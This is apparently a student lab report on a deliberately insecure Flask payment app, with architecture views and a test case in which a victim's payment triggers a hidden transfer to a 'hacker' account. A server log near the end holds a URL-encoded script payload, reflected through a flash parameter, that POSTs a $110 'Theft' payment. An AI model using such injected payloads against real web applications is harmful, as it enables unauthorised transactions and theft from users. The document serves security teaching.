

1) Logical View

Architecturally significant design:




app_insecure imports bank.
app_insecure open attack, and attack access the server via XMLHttpRequest, and send the message.

use case:



The real users only communicate with 'app_insecure'. When they enter the webpage, they login at app_insecure and make a payment in that page. Although the screen appears in heml, internally all operations are done in app_insecure.

2) Process View



when user visits the website, the first running file is app_insecure.py. It has login, logout, index and pay functions. At pay function, app_insecure.py call attack.js. Also, app_insecure.py imports Bank.py.

3) Test Case:

case. brandon makes payment for park to 0 dollars with memo.
-brandon logs in the website.

Welcome, brandon

Your Payments

$125 to **psf** for: *Registration for PyCon*
$200 to **liz** for: *Payment for writing that code*
$25 from **sam** for: *Gas money-thanks for the ride!*

Make payment | Log out

```
127.0.0.1 - - [09/Jun/2021 17:44:12] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2021 17:44:21] "POST /login HTTP/1.1" 302 -
127.0.0.1 - - [09/Jun/2021 17:44:21] "GET / HTTP/1.1" 200 -
```

-brandon makes first payment

Welcome, brandon

Thanks, brandon ×

Your Payments

$125 to **psf** for: *Registration for PyCon*
$200 to **liz** for: *Payment for writing that code*
$25 from **sam** for: *Gas money-thanks for the ride!*
$0 to **park** for: *memo*


Make payment | Log out

Welcome, brandon

Your Payments


$125 to **psf** for: *Registration for PyCon*
$200 to **liz** for: *Payment for writing that code*
$25 from **sam** for: *Gas money-thanks for the ride!*
$0 to **park** for: *memo*
$110 to **hacker** for: *Theft*

Make payment | Log out




In the DevTools,

It has 2 redirection status.
Brandon unwillingly made payments to the hacker.
Brandon visits the URL that hacker makes.



Its header contains account : park, dollars : 0, memo : memo.
Second pay is below.



If you look at header, you can see that when brandon makes payment for park, automatically create payment for hacker that has account : hacker, dollars : 110, memo : Theft.

```
127.0.0.1 - - [09/Jun/2021 17:47:56] "POST /pay HTTP/1.1" 302 -
127.0.0.1 - - [09/Jun/2021 17:47:56] "GET /?flash=%3Cscript%3E+var+x+%3D+new+XML
HttpRequest%28%29%3B+x.open%28%27POST%27%2C+%27http%3A%2F%2Flocalhost%3A5000%2Fp
ay%27%29%3B+x.setRequestHeader%28%27Content-Type%27%2C+%27application%2Fx-www-fo
rm-urlencoded%27%29%3B+x.send%28%27account%3Dhacker%26dollars%3D110%26memo%3DThe
ft%27%29%3B+%3C%2Fscript%3EThanks%2C+brandon HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2021 17:47:56] "POST /pay HTTP/1.1" 302 -
127.0.0.1 - - [09/Jun/2021 17:47:56] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2021 17:48:19] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2021 17:55:51] "GET /pay HTTP/1.1" 200 -
```